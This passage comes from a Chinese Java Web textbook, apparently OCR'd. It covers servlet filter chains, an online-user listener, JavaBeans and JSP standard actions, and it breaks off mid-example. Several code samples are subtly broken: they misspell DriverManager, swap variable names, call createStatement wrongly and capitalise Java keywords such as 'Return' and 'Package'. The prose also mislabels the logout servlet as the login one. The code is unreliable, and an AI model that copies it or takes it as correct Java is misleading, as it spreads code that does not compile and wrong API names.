          <param-name>encoding</param-name>
          <!-- 参数值 -->
          <param-value>UTF-8</param-value>
      </init-param>
    </filter>
```

```
    <!-- 过滤器的映射配置 -->
    <filter-mapping>
      <!-- 过滤器的标识名 -->
      <filter-name>characterEncodingFilter</filter-name>
      <!-- 过滤器的 URL 匹配模式 -->
      <url-pattern>/*</url-pattern>
    </filter-mapping>
  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>
</web-app>
```

此处“/*”是过滤所有文件，用户可以根据需要，过滤指定的页面或者指定文件夹下所有的页面。

这样处理之后，本应用中所有的客户请求数据在提交到目标 Servlet 类之前，都会经过这个过滤器的处理，都会对请求中的数据进行统一的编码。

2．过滤链的使用

在一个 Web 应用中可以有多个过滤器，这就形成了一个过滤器链，客户端的请求到达目标资源之前，会依次经过过滤器链中的每一个过滤器，服务器程序的响应返回到客户端之前，也会按相反的顺序经过过滤器链中的第一个过滤器，具体流程如图 7-11 所示。




图 7-11　过滤器链的处理流程

接下来，为上一示例中的 Web 应用再添加一个可以自动压缩响应输出流的 Filter，目前，浏览器几乎都支持压缩后的数据，这样，可以提高数据的传输效率。

这个过滤器在 Tomcat 的示例应用中已经提供了，存放在 Tomcat 安装目录\webapps\examples\WEB-INF\classes\compressionFilters 目录下。把这个目录下的 Java 文件复制到 Web 应用的源代码中。

然后，可以在 web.xml 文件中添加它的配置，代码如下所示。

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4" xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
  http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
    ...
    <!-- 定义一个过滤器 -->
    <filter>
        <!-- 过滤器的标识名 -->
```

```
        <filter-name>characterEncodingFilter</filter-name>
        <!-- 过滤器实现类的全限定名 -->
        <filter-class>
            com.qiujy.web.filter.CharacterEncodingFilter
        </filter-class>
        <!-- 配置初始化参数 -->
        <init-param>
            <!-- 参数名 -->
            <param-name>encoding</param-name>
            <!-- 参数值 -->
        <param-value>UTF-8</param-value>
    </init-param>
    </filter>
    <!-- 过滤器的映射配置 -->
    <filter-mapping>
        <!-- 过滤器的标识名 -->
        <filter-name>characterEncodingFilter</filter-name>
        <!-- 过滤器的 URL 匹配模式 -->
        <url-pattern>/*</url-pattern>
    </filter-mapping>

    <!-- 定义自动压缩响应输出流的过滤器 -->
    <filter>
        <filter-name>Compression Filter</filter-name>
        <filter-class>
        compressionFilters.CompressionFilter
        </filter-class>
        <!-- 缓冲区的大小 -->
        <init-param>
            <param-name>compressionThreshold</param-name>
            <param-value>512</param-value>
        </init-param>
        <!-- 调试的级别 -->
        <init-param>
            <param-name>debug</param-name>
            <param-value>0</param-value>
        </init-param>
    </filter>
    <!-- 过滤器的映射配置 -->
    <filter-mapping>
        <!-- 过滤器的标识名 -->
        <filter-name>Compression Filter</filter-name>
        <!-- 过滤器的 URL 匹配模式 -->
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    ...
</web-app>
```

从以上配置中可以看出，当用户请求这个 Web 应用中的某个 Servlet 类时，请求先会

经过 characterEncodingFilter，然后经过 Compression Filter，响应返回客户端时先经过 Compression Filter，最后经过 characterEncodingFilter。

7.8 Servlet 监听器

监听器可以使应用对某些事件做出反应。Servlet API 2.3 以上版本提供了以下几个监听器接口。

- **ServletContextListener**：应用上下文生命周期监听器，用于监听 Web 应用的启动和销毁事件。
- **ServletContextAttributeListener**：应用上下文属性事件监听器，用于监听 Web 应用上下文中的属性改变的事件。
- **ServletRequestListener**：请求生命周期监听器，用于监听请求的创建和销毁事件。
- **ServletRequestAttributeListener**：请求属性事件监听器，用于监听请求中的属性改变的事件。
- **HttpSessionListener**：会话生命周期监听器，用于监听会话的创建和销毁事件。
- **HttpSessionActivationListener**：会话激活和钝化事件监听器，用于监听会话的激活和钝化的事件。
- **HttpSessionAttributeListener**：会话属性事件监听器，用于监听会话中的属性改变的事件。
- **HttpSessionBindingListener**：会话值绑定事件监听器，这是唯一不需要在 web.xml 中设定的 Listener。

在每个监听器接口中都定义了一些回调方法，当对应的事件发生前或发生后，Web 容器会自动调用对应监听器实现类中的相应方法。

接下来，用监听器来实现一个统计网站在线人数的示例。

（1）创建一个监听器实现类。

要大致统计一个网站的在线人数，首先，可以通过 ServletContextListener 监听，当 Web 应用上下文启动时，在 ServletContext 中添加一个 List，用来准备存放在线的用户名；然后，可以通过 HttpSessionAttributeListener 监听，当用户登录成功把用户名设置到 Session 中时同时将用户名存放到 ServletContext 中的 List 列表中；最后通过 HttpSessionListener 监听，当用户注销会话时将用户名从应用上下文范围中的 List 列表中删除。

所以，编写 OnLineListener 类实现 ServletContextListener、HttpSessionAttributeListener、HttpSessionListener 接口，具体代码如下。

```
//OnlineListener.java
package com.qiujy.web.listener;

import java.util.*;
import javax.servlet.*;
import javax.servlet.http.*;
```

```
//在线人数统计监听器实现类
public class OnlineListener implements ServletContextListener,
        HttpSessionAttributeListener,HttpSessionListener {
    private ServletContext application = null ;

    //往会话中添加属性时会回调的方法
    public void attributeAdded(HttpSessionBindingEvent arg0) {
        //取得用户名列表
        List<String> online=(List<String>)this.application.getAttribute
        ("online") ;

        if("username".equals(arg0.getName())){
        //将当前用户名添加到列表中
        online.add((String)arg0.getValue()) ;
        }
        //将添加后的列表重新设置到 application 属性中
        this.application.setAttribute("online", online);
    }
    //以下方法用空实现
    public void attributeRemoved(HttpSessionBindingEvent arg0) {}
    public void attributeReplaced(HttpSessionBindingEvent arg0) {}
    public void sessionCreated(HttpSessionEvent arg0) {}

    //会话销毁时会回调的方法
    public void sessionDestroyed(HttpSessionEvent arg0) {
        //取得用户名列表
        List<String> online=(List<String>)this.application.getAttribute
        ("online");
        //取得当前用户名
        String username=(String)arg0.getSession().getAttribute
        ("username");
        //将此用户名从列表中删除
        online.remove(username);
        //将删除后的列表重新设置到 application 属性中
        this.application.setAttribute("online", online);
    }

    public void contextDestroyed(ServletContextEvent arg0) {}

    //应用上下文初始时会回调的方法
    public void contextInitialized(ServletContextEvent arg0) {
        //初始化一个 application 对象
        this.application = arg0.getServletContext();
        //设置一个列表属性，用于保存在线用户名
        this.application.setAttribute("online", new LinkedList<String>());
    }
}
```

（2）在 web.xml 中注册监听器。

监听器实现类创建好之后，还需要在 web.xml 文件进行注册才能起作用，只需要在 web.xml 像如下方式添加元素即可：

```
<!-- 注册一个监听器 -->
<listener>
    <!-- 指定监听器实现类的全限定名 -->
    <listener-class>
        com.qiujy.web.listener.OnlineListener
    </listener-class>
</listener>
```

最后，创建几个 Servlet 来测试这个监听器实现类的功能。下面是用来处理用户登录的 Servlet 类的代码。

```
//LoginServlet.java
package com.yg.web.servlet;

import java.io.*;
import java.util.List;
import javax.servlet.ServletException;
import javax.servlet.http.*;

//处理用户登录的 Servlet
public class LoginServlet extends HttpServlet {

    public void doGet(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        this.doPost(request, response);
    }

    public void doPost(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        request.setCharacterEncoding("utf-8");      //设置响应内容类型

        String username =
        request.getParameter("username");           //获取请求参数中的用户名

        //往 session 中添加属性，
        //会触发 HttpSessionAttributeListener 中的 attributeAdded 方法
        if(username != null && !username.equals("")) {
            request.getSession().setAttribute("username", username);
        }
        //从应用上下文中获取在线用户名列表
        List<String> online = (List<String>) getServletContext()
                              .getAttribute("online");

        response.setContentType("text/html;charset=utf-8");
```

```
        PrintWriter out = response.getWriter();
        out.println("<HTML>");
        out.println("  <HEAD><TITLE>用户列表</TITLE></HEAD>");
        out.println("  <BODY>");
        out.println("当前用户是: " + username);
        out.print("    <hr/><h3>在线用户列表</h3>");

        int size = online == null ? 0 : online.size();
        for (int i=0; i<size; i++) {
            if(i > 0){
                out.println("<br/>");
            }
            out.println(i + 1 + "." + online.get(i));
        }

        //注意: 要对链接 URL 进行自动重写处理
        out.println("<hr/><a href=\""
           + response.encodeURL("logout") + "\">注销</a>");
        out.println("  </BODY>");
        out.println("</HTML>");
        out.flush();
        out.close();
    }
}
```

下面是用来处理用户登录的 Servlet 类的代码。

```
//LogoutServlet.java
package com.yg.web.servlet;

import java.io.*;
import java.util.List;
import javax.servlet.ServletException;
import javax.servlet.http.*;

//处理用户注销会话的 Servlet
public class LogoutServlet extends HttpServlet {

    public void doGet(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        this.doPost(request, response);
    }

    public void doPost(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        request.setCharacterEncoding("utf-8");    //设置响应内容类型
```

```
        //销毁会话，会触发 SessionLinstener 中的 sessionDestroyed 方法
        request.getSession().invalidate();

        //从应用上下文中获取在线用户名列表
        List<String> online =
         (List<String>)getServletContext().getAttribute("online");

        response.setContentType("text/html;charset=utf-8");
        PrintWriter out = response.getWriter();
        out.println("<HTML>");
        out.println("  <HEAD><TITLE>用户列表</TITLE></HEAD>");
        out.println("  <BODY>");
        out.print("    <h3>在线用户列表</h3>");

        int size = online == null ? 0 : online.size();
        for (int i=0; i<size; i++) {
            if(i > 0){
                out.println("<br/>");
            }
            out.println(i + 1 + "." + online.get(i));
        }
        out.println("<hr/><a href=\"index.html\">主页</a>");
        out.println("  </BODY>");
        out.println("</HTML>");
        out.flush();
        out.close();
    }
}
```

然后创建一个“index.html”文件，用来供用户登录，代码如下所示。

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
      <title>login</title>
  </head>
  <body>
    <form action="login" method="post" >
       用户名: <input type="text" name="username"/>
       <input type="submit" value="登录"/><br/><br/>
    </form>
  </body>
</html>
```

把这个 Web 应用程序部署到 Tomcat 容器中，并启动 Tomcat。打开浏览器访问 index.html，如图 7-12 所示。

在输入文本框中输入用户名“test”，单击“登录”按钮提交表单，将会显示如图 7-13 所示结果。

图 7-12　用户登录页面




图 7-13　当前用户列表显示页面

在这个页面中，单击“注销”链接，来提交页面，会显示如图 7-14 所示的结果。

图 7-14　注销当前用户时的当前用户列表显示页面

7.9 本章小结

本章系统介绍了 Java Web 编程的相关知识，如 Servlet、过滤器和监听器等。本章覆盖了 Servlet 所有的基本知识点。通过本章的学习后，应掌握使用 JSP+Servlet+JDBC 技术开发中小型的应用网站等，从而为后续章节打下坚实的基础。

7.10 上机练习

1. 编写一个 Servlet，用于显示客户所在的区域信息，包括语言和国家等。
2. 使用 Filter 技术实现拒绝 IP 为“192.168.1.7”的用户访问的示例。
3. 使用 Servlet 技术编写用户注册页面。

第 8 章　JavaBean、标准动作与标准标签库

JavaBean 实际上是一个 Java 类，是一种 Java 语言写成的可重用组件。目前更多地被应用在不可视化领域，它在服务器端的应用更表现出了强大的生命力。JSP 标准标签库是一组类似于 HTML 的标签，使得读者即使不需要学习 Java 也可以编写动态 Web 页。本章将对 JSP 中的 JavaBean、标准动作与标准标签库进行讲解。

本章主要内容：

- JavaBean 的概念
- 编写和使用 JavaBean
- JSP 中的标准标签库

8.1　JavaBean 的概念

JavaBean 是一种 Java 语言写成的可重用组件。为写成 JavaBean，类必须是具体的和公共的，并且具有无参数的构造器。JavaBean 通过提供持久化的公共方法将内部域暴露给成员属性。众所周知，属性名称符合这种模式，其他 Java 类可以通过自身机制发现和操作这些 JavaBean 属性。实际上，JavaBean 就是一个 Java 类，这个类可以重复使用。用户可以使用 JavaBean 将功能、处理、值、数据库访问和其他任何可以用 Java 代码创造的对象进行打包，并且其他开发者可以通过内部的 JSP 页面、Servlet、其他 JavaBean、applet 程序或应用来使用这些对象。用户可以认为 JavaBean 提供了一种随时随地的复制和粘贴功能，不用关心任何改变。

JavaBean 可分为两种：一种是有用户界面（UI，User Interface）的 JavaBean；还有一种是没有用户界面，主要负责处理事务（如数据运算，操纵数据库）的 JavaBean。JavaBean 传统的应用在可视化领域，现在 JavaBean 更多的应用在不可视化领域。JSP 通常访问的是后一种 JavaBean，它在服务器端的应用表现出了强大的生命力。

JavaBean 实际就是一个 Java 类，这个类可以重复地使用。比如，在 JSP 对数据库进行操作时，每个 JSP 页面都要使用 Scriptlet 写一段连接数据库的相同代码，但这样，如果要修改数据库的连接字符串等，所有的页面都要重新修改一遍，这样会造成页面维护困难等缺点。所以，比较好的解决方法就是把与数据库操作相关的代码封装在 JavaBean 的组件中，由 JavaBean 执行后台的数据库操作，JSP 页面用于显示最终结果。

下面举个例子，JSP 页面通过 JDBC 访问数据库，进行查询和添加数据。具体代码如示例 8.1、示例 8.2 所示。

示例 8.1：查询数据代码

```
<%@ page contentType="text/html;charset=GBK" %>
<%@ page import="java.sql.* "%>
```

```
<html>
<body>
<%
Connection conn=null;
Statement stmt=null;
ResultSet rs=null;
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
conn=DriverManage.getConnection("jdbc:odbc:yg","","");
stmt=conn.createStatement();
re=stmt.executeQuery("select * from users");
while(rs.next())
{
    out.print(rs.getString(1));
    out.print(rs.getString(2));

}
rs.close();
stmt.close();
conn.close();
%>
</body>
<html>
```

示例 8.2：添加数据代码

```
<%@ page contentType="text/html;charset=GBK" %>
<%@ page import="java.sql.*"%>
<html>
<body>
<%
Connection conn=null;
Statement stmt=null;
ResultSet rs=null;
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
conn=DriverManage.getConnection("jdbc:odbc:yg","","");
stmt=conn.createStatement();
stmt.executeUpdate("insert into users(id,name) values (''10, 'yg') ");
stmt.close();
conn.close();
%>
</body>
<html>
```

从示例 8.1 和 8.2 中可以看出，JSP 页面在对数据库执行不同操作（查询和添加数据等）时，每一个页面都要用 Scriptlet 写一段连接数据库的相同代码，并且可维护性和代码的重用性得不到满足，而且 JSP 页面应该尽量减少写入大量的逻辑代码，这样，可以把操作数据库的代码放在 JavaBean 中，在其他页面直接调用 JavaBean 中的方法就可以了，如示例 8.3 所示。

示例 8.3：连接数据库的 JavaBean

```
package yg;
import java.sql.*;
public class conn
{
   Connection conn=null;
   public Connection getConn(){
   try{
            Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
            conn=DriverManage.getConnection("jdbc:odbc:yg","","");
        }
       catch(Exception e)
        {
        System.out.println(e.printStackTrace());
        }
        return conn;
   }
}
```

示例 8.3 中的 JavaBean 中的代码负责连接数据库的操作，不同的 JSP 页面使用这个 JavaBean 就可以实现代码的重用了。示例 8.4 和 8.5 的代码片段说明了 JSP 是如何调用这个 JavaBean 来进行数据库操作的。

示例 8.4：调用 JavaBean

```
<%@ page contentType="text/html;charset=GBK" %>
<%@ page import="java.sql.*"%>
<jsp:useBean id="sel" scope="page" class="yg.Conn" />
…
conn=sel.getConn();
stmt.conn.createStatement();
rs=stmt. executeQuery("select * from users");
…
```

示例 8.5：调用 JavaBean

```
<%@ page contentType="text/html;charset=GBK" %>
<%@ page import="java.sql.*"%>
<jsp:useBean id="inse" scope="page" class="yg.Conn" />
…
conn= inse.getConn();
stmt.conn.createStatement();
stmt.execute("insert into users(id,name) values (''11, 'ygg') ");
…
```

JSP 页面使用 JSP 标准动作来调用 JavaBean 中的方法。使用 useBean 动作可将 JavaBean 嵌入 JSP 页面。useBean 动作用于创建引用并将现有的 Bean 组件嵌入 JSP。useBean 动作的语法如下所示。

```
<jsp:useBean id="BeanName" calss="BeanClass" scope="page/request/session/
application" />
```

或

```
<jsp:useBean id="BeanName" calss="BeanClass" scope="page/request/session/
application" >
  初始化代码
</jsp:useBean>
```

其中，

（1）ID 用于创建 JavaBean 的引用名。

Bean 名称的规则如下。

Bean 的名称是区分大小写且第一个字符必须为字母，并且是唯一的且不包含空格的。可为同一 Bean 类指定不同的 ID 值。

（2）class 指定 JavaBean 的类。

例如：

```
<jsp:useBean id="count" class="Count" />
```

Count Bean 不属于包。

```
<jsp:useBean id="count" class="test.Count" />
```

Count Bean 属于 test 包。

（3）scope 指定 Bean 的范围（默认值为 page）。

❑ **page 作用域**。

将 JavaBean 对象存储在当前页面的 javax.servlet.jsp.PageContext 中，JavaBean 对象仅可用于当前页面。当加载新页面时，就会将其销毁。

❑ **session 作用域**。

将 JavaBean 对象存储在 HTTP 会话中，直到其终止或被删除。JavaBean 对象在当前 HttpSession 的生命周期内可用于所有页面。

❑ **request 作用域**。

将 JavaBean 对象存储在当前 ServletRequest 中，JavaBean 对象可用于被包括的 JSP 页面，JavaBean 在用户对其发出请求时存在。

❑ **application 作用域**。

将 JavaBean 对象存储在 ServletContext 中，JavaBean 对象可用于共享同一 ServletContext 的所有页面。

JavaBean 在整个应用程序中均可使用。但是，JavaBean 具有某些要求，例如，JavaBean 必须是一个公有类且具有不带任何参数的公有构造函数。此外，还必须具有 get()和 set()方法，以便于读取和写入 JavaBean 的属性。JavaBean 与 Java 类之间的区别在于 JavaBean 不需要继承自任何特定类或接口。

非空 useBean 标记仅在新建 Bean 实例时才会处理标记的内容。如下面的 ID 为

currentuser 的 useBean 所示。

```
<jsp:useBean id="currentuser" class="CurrentUser" scope="session">
    Hello,zhangsan!
</jsp:useBean>
```

8.2 编写和使用 JavaBean

上一小节中说了 JavaBean 是必须具有 get()和 set()方法的。下面就具体介绍 JavaBean 的 get 和 set 方法。

8.2.1 JavaBean 的 get 和 set 方法

get()和 set()方法是在 JavaBean 中定义的公有方法，这些方法可用于检索和设置 JavaBean 的属性的变量值。

1．get()方法。

可用于检索变量值。get 方法又称为 getter 和 accessor 方法。

get()方法的语法如下。

```
public ReturnType getPropertyName()
```

其中，ReturnType 是 get()方法返回的数据类型。

2．set()方法。

可用于设置或写入变量值。set 方法又称为 setter 或 muattor 方法。

set()方法的语法如下。

```
public void setPropertyName()
```

示例 8.6 中将声明一个属性，并使用 get()和 set()方法访问该属性的值。

示例 8.6 JavaBean 的 get 和 set 方法。

```
public class MyJavaBean
{
    private String name;
    public MyJavaBean()
    {

    }

    public String getName()
    {
        Return name;
    }

    public void setName(String myname)
```

```
    {
        Name=myname;
    }
}
```

在此示例中，name 变量被声明为私有变量，setName(Strings)方法将一个值赋值给 name 变量，getName()方法返回 name 变量的值。

8.2.2 JSP 标准动作简介

JSP 标准动作采用严格的 xml 标签语法来表示，此元素的使用格式为:<jsp:标记名>，这些 jsp 标签动作元素是在用户请求阶段执行的，因为这些标准动作元素是内置在 jsp 文件中的，所以不需要进行引用定义，可以直接使用。

除了之前介绍过的<jsp:useBean>标准动作外，JSP 标准动作元素还包括以下几种。

- **<jsp:setProperty>**：设置一个 JavaBean 中的属性值。
- **<jsp:getProperty>**：从 JavaBean 中获取一个属性值。
- **<jsp:include>**：在 JSP 页面包含一个外在文件。
- **<jsp:forward>**：把到达的请求转发另一个页面进行处理。
- **<jsp:param>**：用于传递参数值。
- **<jsp:plugin>**：用于指定在客户浏览器中插入插件的属性。
- **<jsp:params>**：用于向 HTML 页面的插件传递参数值。
- **<jsp:fallback>**：指定如何处理客户端不支持插件运行的情况。

1. JSP 标准动作介绍

在该 jsp 页面被翻译成 Servlet 源代码的过程中，当容器遇到标准动作元素时，就调用与之相对应的 Servlet 类方法来代替它，所有标准动作元素的前面都有一个 JSP 前缀作为标记，一般形式如下。

```
<jsp:标记名… 属性…/>
```

有些标准动作中间还包含一个内容体，即一个标准动作元素中又包含了其他标准动作元素或其他内容，包含体的标准动作的使用格式如下。

```
<jsp:标记名…属性…>
    <jsp:标记名…属性以及参数…/>
</jsp:标记名>
```

根据各个标准动作的功能，可以将这些标准动作分成以下 6 组。

（1）jsp 中使用到 JavaBean 的标准动作：<jsp:useBean>定义使用一个 JaveBean 实例，ID 属性定义了实例名称；<jsp:getProperty>从一个 JavaBean 中获取一个属性值，并将其添加到响应中；<jsp:setProperty>设置一个 JavaBean 中的属性值。

（2）仅用于标记文件的标准动作：<jsp:attribute>；<jsp:body>；<jsp:invoke>；<jsp:dobody>；<jsp:element>；<jsp:text>；<jsp:output>。

（3）在 jsp 中包含其他 jsp 文件或 web 资源的标准动作：<jsp:include>在请求处理阶段

包含来自一个 Servlet 或 jsp 文件的响应，注意与 include 指令的不同。

（4）在客户端的页面嵌入 java 对象（如 applet，是运行在客户端的小 java 程序）的标准动作：<jsp:plugin>根据浏览器类型为 java 插件生成 Object 或者 Embed 标记；<jsp:params>；<jsp:fallback>。

（5）将到达的请求转发给另外一个 jsp 页面或 web 资源，以便进一步操作标准动作：<jsp:forward>将某个请求的处理转发到另一个 Servlet 或者 jsp 页面。

（6）在其他标准动作的中间指定参数的标准动作：<jsp:param>对使用<jsp:include>或<jsp:forward>传递到另外一个 Servlet 或 jsp 页面的请求添加一个传递参数值。

2．<jsp:useBean>标准动作

使用<jsp:useBean>标准动作可引用一个将在 jsp 页面中使用的 javaBean 类，javaBean 的使用实现了逻辑处理和页面显示在一定程度上的分离，从而可以增加代码的可重用性，如果将逻辑处理写在一个 javaBean 类中，在其他所有 jsp 页面程序中即可使用<jsp:useBean>标准动作来引用该 javaBean 类，使用形式如下。

```
<jsp:useBean id="name" class="package.class" scope="…" type="…"/>
```

<jsp:useBean>标准动作还可以包含一个体，如<jsp:setProperty>动作，在第一次创建这个实例的时候，就会使用<jsp:setProperty>动作来进行参数的赋值操作，也就是说，如果该页面中已经存在了 JavaBean 类的实例，则不会再执行<jsp:setProperty>动作所进行的参数赋值。另外，<jsp:useBean>标准动作也并不意味着每次都要创建一个实例，如果页面中已经存在该 JavaBean 的实例，则只直接使用这个实例，使用形式如下。

```
<jsp:useBean id="name" class="package.class" scope="…" type="…"/>
      <jsp:标记名… 属性以及参数…/>
      ……
</jsp:useBean>
```

使用 class 属性来指定需要实例化的 JavaBean 类，然后使用 ID 来标识该实例，type 属性用来指定该实例化的 JavaBean 类将要实现的一个接口或一个超类；scope 属性可以用来指定该 JavaBean 实例能够关联到多个页面。

<jsp:useBean>标准动作元素中使用的属性如下。

（1）ID：给一个类实例取名并作为整个 jsp 页面的唯一标记，如果需要创建一个新的 JaveBean 实例，这也是引用这个新 JavaBean 实例的名称。

（2）class：这是 jsp 页面引用 javaBean 组件的完整 Java 类名（一定要包括包名）。如果容器没有找到指定名的类实例，则会使用这个 class 属性指定的完整类名来创建一个新的 JavaBean 实例进行引用。

（3）type：此属性告诉容器这里的 JavaBean 实例需要实现一个 Java 接口，或 JavaBean 实例需要扩展一个父类，再翻译阶段会使用到这个属性，type 属性不是必须添加，但是必须添加 class 和 type 属性中任意一个。

（4）scope：指定这个 JavaBean 在哪种上下文内可用，该属性可以取下面的 4 个值 page，request，session，application 之一； page 表示该 JavaBean 只有在当前页面内可用（保存在当前页面的 PageContext 内）；request 表示该 JavaBean 在当前的客户请求内有效（保存在

ServletRequest 对象内）；session 表示该 JavaBean 对当前 httpSession 内的所有页面都有效。

3. <jsp:setProperty>标准动作

使用<jsp:setProperty>动作可以修改 JavaBean 实例种的属性变量，其中，可以有两种使用形式。

（1）<jsp:setProperty>标准动作嵌入在<jsp:useBean>标准动作的体内，但这时只能在 JavaBean 被创建的实例中执行，使用形式如下。

```
<jsp:useBean id="myName" …>
<jsp:setProperty name="myName" property="someProperty"…/>
</jsp:useBean>
```

（2）在<jsp:useBean>动作的后面使用<jsp:setProperty>标准动作元素，使用形式如下。

```
<jsp:useBean id="myName" …/>
<jsp:setProperty name="myName" property="someProperty"…/>
```

不管指定的 JavaBean 是新创建的还是直接使用的实例，在<jsp:useBean>动作之后使用的<jsp:setProperty >标准动作都会被执行，其中，<jsp:setProperty >共有 4 个属性可以选择设置。

- **name**：这个属性是必须设置的，因为通过这个属性才能知道针对哪个 JavaBean 实例的属性进行设置。
- **property**：也是必须设置的，它告诉容器需要对 JavaBean 实例中的哪些属性进行设置，这里有个特殊的用法，就是把 property 属性设置为“*”，该设置表示所有名字与 JavaBean 属性名字匹配的请求参数都被传递给相应属性的 set 方法。
- **value**：此属性是可选的，指定 JavaBean 属性的值。
- **param**：此属性和 value 属性不能同时使用，二者之间只能使用一个，当两个属性都没有在<jsp:setProperty >动作中指定时，指定的属性变量将使用 JavaBean 中的默认值（如构造函数中的默认值），如果使用 param 属性，容器就会把 property 指定的属性变量设置为 param 指定的请求参数的值。

4. jsp:setProperty>标准动作

该标准动作与前一个<jsp:setProperty>标准动作相对应，用来提取指定的 JavaBean 属性值，然后转换成字符串输出，该动作有两个必须要设置的属性。

（1）name：表示 JavaBean 在 jsp 中的标记。

（2）property：表示提取 JavaBean 中哪个属性的值。

示例 8.7 中的代码展示了如何使用 JSP 的标准动作<jsp:useBean><jsp:getProperty >和<jsp:setProperty>及 JavaBean 的创建。

示例 8.7：JSP 的标准动作的使用

```
<html>
<body>
<!—定义一个类实例，以 testBean 作为标记，并给 message 属性赋值"hello" -- >
        <jsp:useBean id="testBean" class="com.helloworld.SimpleBean">
            <jsp:setProperty name="testBean" property="message" value="Hello"/>
```

```
        </jsp:useBean>
         <H1>通过<jsp:getProperty>动作得到 message 属性值;</H1>
       <I><jsp:getProperty name="testBean" property="message"/></I>
        <! - 重新给 message 赋值 -- >
     <jsp:setProperty name="testBean" property="message" value="hello World"/>
      <! - 利用 EL 表达式获取 message 的值 -- >
     ${testBean.message}
     </body>
</html>
```

JavaBean 的创建。

```
Package com.helloworld;
Public class SimpleBean{
      Private String message="";
      Public String getMessage(){
Return this message;
}
Public void setMessage(String message){
This.message=message;
}
}
```

5. <jsp:include>标准动作

该标准动作与前面介绍的 include 指令方法非常类似，也是将特定的外在文件插入到当前页面中，其使用语法如下。

```
<jsp:include page="…url…" flush="true|false"/>
```

该标准动作还可以包含一个体，具体形式如下。

```
<jsp:include page="…url…" flush="true|false"/>
      <jsp:param …/>
</jsp:include>
```

通过在<jsp:include>动作体中使用<jsp:param>动作，可以用来指定 jsp 页面中可用的其他请求参数，之后可以在当前的 jsp 文件及引用的外在文件中使用这些请求参数。

在这着重说明是<include>指令与<jsp:include>动作存在差异。Include 指令是在 jsp 翻译时进行文件的合并，然后对合并的整体文件进行编译；而<jsp:include>标准动作则首先进行自身的翻译和编译，然后在用户请求阶段进行二进制文件的合并。

6. <jsp:forward>标准动作

<jsp:forward>标准动作把请求转移到另外一个页面，这个标准动作只有一个属性 page，page 属性包含一个相对 url 地址，如

```
<jsp:forward page="/utils/errorReporter.jsp"/>
<jsp:forward page="<%=someJavaExpression %>" />
```

第一行的 page 值是直接给出的，第二行的<jsp:forward>标准动作中的 page 值是在请求时动态计算的。

7. <jsp:param>标准动作

该<jsp:param>标准动作一般与<jsp:include>及<jsp:forward>等配套使用，用来进行参数的传递，其一般形式如下。

```
<jsp:param name="…名称…" value="…值…"/>
```

每个<jsp:param>标准动作都会创建一个即有名又有值的参数，这样可以通过<jsp:include>标准动作所包含的外在文件及通过<jsp:forward>转移到另外页面，都可以使用这些参数，如

```
<html>
    <body>
        <jsp:include page="p1.jsp">
            <jsp:param name="serverName" value="myserver"/>
        </jsp:include>
    </body>
</html>
```

则说明在请求时所包含的 p1.jsp 文件可以使用通过<jsp:param>标准动作定义的 serverName 参数。

8. <jsp:plugin>标准动作

使用<jsp:plugin>标准动作可以在页面程序中插入一个 java 插件，一般为 java applet 小程序或是任何 JavaBean 类，它随着页面程序一起传输到客户端，并且在客户端运行，<jsp:plugin>标准动作的一般使用形式如下。

```
<jsp:plugin type="…applet 或者 JavaBean…" code="…" codebase="…"
archive="…" …>  .
</jsp:plugin>
```

在该动作中可以设置多个属性，其中，大部分是<object>或<EMBED>标记的 HTML 属性，如 name、code、codebase、archive、align、width、height、jreversion、title 等。其中，type 属性用来指定该插件是 applet 小程序还是 JavaBean 类。

9. <jsp:params>标准动作

<jsp:params>标准动作是由多个<jsp:param>动作组成，并且该标准动作只能使用在<jsp:plugin>标记的体中，一般使用形式如下。

```
<jsp:plugin type="…applet|JavaBean…"" code="…" …>
    <jsp:params>
        <jsp:param …/>
        <jsp:param …/>
        …
    </jsp:params>
</jsp:plugin>
```

<jsp:params>动作体中包括多个<jsp:param>动作来给插件类中的属性变量赋值，每一个<jsp:param>给运行在客户端的插件传递一个参数。

10．<jsp:fallback>标准动作

该标签是与<jsp:plugin>标准动作配合使用的，它告诉客户端浏览器当客户端不支持该插件运行时将要显示的 HTML 页面或 jsp 代码，以下是该标准动作的一般使用形式。

```
<jsp:fallback>
…客户端浏览器不支持插件运行时显示 html 或者 jsp 代码…
